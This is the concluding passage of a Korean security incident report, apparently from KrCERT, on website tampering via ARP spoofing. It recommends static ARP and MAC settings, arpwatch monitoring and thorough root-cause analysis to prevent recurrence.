본 사고의 분석 결과 가장 큰 특징으로는, 웹 변조와 관련된 침해 사고가 더 이상 서버 내부에서만 문제가 아니라는 점이다. 그러므로 아무리 웹 사이트보안을 철저히 관리해도 네트워크상에서의 웹 변조를 방지하기는 어렵기 때문에, 네트워크상에서의 보안도 함께 고려해야 한다. 또한, 서버 담당자뿐만 아니라 네트워크 담당자, ISP 또는 IDC운용자, 호스팅사업자등 제반 환경에 연관된 담당자들의 협조도 반드시 필요하다. 본 사고는 웹 서버나 프로그램의 취약점이 아니라, ARP 프로토콜 표준의 악용으로 인한 것이므로, 취약점 패치가 필요하지는 않으며, 운용환경의 설정을 강화하는 것으로 보완할 수 있다.

ARP spoofing에 대응할 수 있는 대책으로는, 네트워크 관리자가 게이트웨이에서 정적 ARP Table을 관리하고, 스위칭 장비에서 각 포트별 정적인 MAC 설정 및 서버에서도 정적인 ARP cache로 운용하는 것이 바람직하다. 현실적으로는 지켜지기 어렵지만, NIC 또는 서버나 라우터의 교체가 빈번하지 않은 IDC환경에서는 충분히 관리할 수 있을 것이다.

그리고 만약 특정 호스트로부터 지속적인 ARP 패킷이 수신된다면 비정상적인 호스트일 가능성이 높으므로 주의해야 한다. ARP cache를 감독하기 위한 도구도 있는데, 예를 들면 arpwatch<sup>5)</sup>라는 프로그램은 ARP cache를 모니터링하여 변경되는 경우에는 관리자에게 알린다.

최종적으로 악성코드 삽입으로 인한 피해를 줄이기 위해서는, PC의 올바른 관리와 서버들의 보안수준 강화로 사고를 예방하고, 악성프로그램의 중계지 뿐만 아니라 악성프로그램의 유포지에 대해서도 적극적인 재발방지 노력을 기울여야 한다. 이러한 웹 변조 침해사고가 재발되는 대부분의 경우는 악성코드만을 삭제하거나 악성프로그램 파일을 삭제하는 것으로 조치를 끝내는 경우가 많기 때문인데, 원인 분석을 통해 침해사고의 경로를 파악하고 보완하지 않으면 계속해서 재발되는 사고를 막기는 사실상 불가능하다. 그러므로 침해사고가 발생하면 분석절차 가이드<sup>6)</sup> 등과 같은 문서를 참조하여, 철저한 원인분석과 보완작업 등 재발방지를 위한 사후조치가 반드시 필요하다.

- [1] KrCERT 인터넷 침해사고 동향 및 분석 월보, 악성코드 삽입 유형 분석, 2006. 10, [www.krcert.or.kr](http://www.krcert.or.kr)
- [2] KrCERT 기술문서, 네트워크 스니핑 기술 및 방지대책, 2000. 05, [www.krcert.or.kr](http://www.krcert.or.kr)
- [3] <http://upx.sourceforge.net/>
- [4] TCP/IP Illustrated Vol 1,p. 60, W.Richard Stevens
- [5] <http://ee.lbl.gov/>
- [6] KrCERT 침해사고 분석절차 가이드, [www.krcert.or.kr](http://www.krcert.or.kr)